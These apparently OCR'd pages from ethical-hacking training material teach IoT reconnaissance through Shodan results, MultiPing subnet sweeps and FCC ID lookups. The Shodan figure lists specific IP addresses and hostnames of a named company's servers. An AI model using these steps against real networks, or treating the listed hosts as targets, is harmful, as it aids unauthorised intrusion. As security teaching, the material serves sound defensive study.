
```
HTTP/1.1 704 t
Server: webcamXP
```

d
208.83.33.230
shell.joann.com
Jo-ann Stores, LLC
Added on 2019-10-15 02:28:35 GMT
United States, Streetsboro

```
HTTP/1.1 704 t
Server: webcamXP
```

208.83.33.217
backup.joann.com
Jo-ann Stores, LLC
Added on 2019-10-14 22:19:22 GMT
United States, Streetsboro

Figure 18.22: Information gathering using Shodan



Information Gathering using MultiPing

- An attacker can use MultiPing to **find the IP address of any IoT device** in the target network
- After obtaining the IP address of an IoT device, the attacker can perform further scanning to **identify vulnerabilities** in that device

- Steps to perform scanning to identify the IP address of any IoT device:
  - Open the **MultiPing** application and select **File → Add Address Range**
  - Select the router's gateway IP address from the **Initial Address to add** drop-down field
  - Set the **Number of addresses** to **"255"**, and click the **OK** button
  - MultiPing will cycle through every possible IP address in the range you have selected, and it begins testing every IP address that responds to its ping
  - Each row in the **MultiPing Window** is a device on the network. From the list, the attacker can identify the IP address of the target IoT device
  - To find the target device faster, set the **ping interval to 1**

https://www.multiping.com


Information Gathering using MultiPing

Source: *https://www.multiping.com*

An attacker can use the MultiPing tool to find the IP address of any IoT device in the target network. After obtaining the IP address of an IoT device, the attacker can perform further scanning to identify vulnerabilities present in that device.

Steps to perform scanning to identify the IP address of any IoT device:


- Open the **MultiPing** application and select **File → Add Address Range**
- In the **Add Range of Addresses** pop-up window:
  - Select the router's gateway IP address from the **Initial Address to Add** drop-down field
  - Set the **Number of addresses** to **"255"**
  - Click **OK**



Initial Address to add: 192.168.0.1
Number of addresses: 255
Address add method: Add responders only

Figure 18.23: Adding a range of IP addresses in MultiPing

- MultiPing will cycle through every possible IP address in the range you have selected, and it begins testing every IP address that responds to its ping
- Each row in the MultiPing Window is a device on the network; from the list, the attacker can identify the IP address of the target IoT device
- To find the target device faster, set the ping interval to 1



Enter new target: *Enter target, e.g. www.multiping.com*

History:
www.google.com
www.multiping.com
ipv4:www.akamai.com
www.twitter.com
www.download.com
216.92.150.222 Nessoft Site by IP
ipv6:google.com
2001:4860:4860::8888 Google IPv6 DNS by I

Load from file:


Ping Interval: 1 second
Samples to Include: 10

Sample Set Time: 10/15/2019 12:29:15 PM - 10/15/2019 12:29:40 PM

	PL%	IP	Name	Avg	Cur
●		192.168.0.1	--------------	0	0
●		192.168.0.7	XC-8BBCAD	0	0
●		192.168.0.12	SDDW-010	0	0
●		192.168.0.18	--------------	3	1
●		192.168.0.19	DC	0	0
●		192.168.0.20	SRVWD-002	0	0
●		192.168.0.21	SQL	0	0
●		192.168.0.22	TFS	0	0
●		192.168.0.23	IIS	0	0
●		192.168.0.26	--------------	0	0
●		192.168.0.30	RDDW-001	0	0
●		192.168.0.37	[redacted]	0	1
●		192.168.0.42	GDDW-010	0	0
●		192.168.0.46	RDDW-029	0	0
●		192.168.0.49	GDDW-012	0	1
●		192.168.0.55	BSLW-058	0	3
●		192.168.0.63	SDDW-023	0	0
●		192.168.0.65	SDDW-008	1	0
●		192.168.0.66	RDDW-012	0	1
●		192.168.0.77	RDDW-019	0	0
●		192.168.0.81	TSLW-005	0	0
●		192.168.0.84	[redacted]	0	0

Querying | Samples collected: 94 | 63 targets, samples: 85 to 94

Figure 18.24: Scanning using MultiPing



Information Gathering using FCC ID Search

- FCC ID Search helps in finding the details and **granted certification** of the devices
- FCC ID contains two elements: **Grantee ID** (initial three or five characters) and **Product ID** (remaining characters)
- Attackers can gather basic information about a target device using **FCC ID Search** available on *https://www.fcc.gov/oet/ea/fccid*
- Using this information, an attacker can find underlying vulnerabilities in the target device and launch further attacks

FCC ID Search Form

Grantee Code: (First three or five characters of FCCID)
2ABOS

Product Code: (Remaining characters of FCCID)
SKYELITEGO

View Form	Display Exhibits	Display Grant	Display Correspondence	Applicant Name	Address	City	State	Country	Zip Code	FCC ID	Application Purpose	Final Action Date	Lower Frequency In MHz	Upper Frequency In MHz
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2402.0	2480.0
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019		
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2402.0	2480.0
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	2412.0	2462.0
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	824.2	848.8
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	824.7	848.3
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	826.4	846.6
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	829.0	844.0
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1710.7	1754.3
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1715.0	1750.0
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1720.0	1745.0
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1850.2	1909.8
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1852.4	1907.6
☐	Detail Summary	✓	✉	Sky Phone LLC	1348 Washington Av. Suite 350	Miami Beach	FL	United States	33139	2ABOSSKYELITEGO	Original Equipment	01/27/2019	1860.0	1900.0

https://www.fcc.gov

Information Gathering using FCC ID Search

FCC ID Search helps in finding the details of devices and the certification granted to them. The search page has several fields that allow the information of devices to be accessed. All the devices are labeled with unique FCC IDs. FCC IDs consist of two elements, known as the grantee ID (initial three or five characters) and product ID (remaining characters).

Using the FCC ID, the target device details can be gathered by following the steps given below:

- Open the device and examine the attached label
- The label has the FCC ID of the device


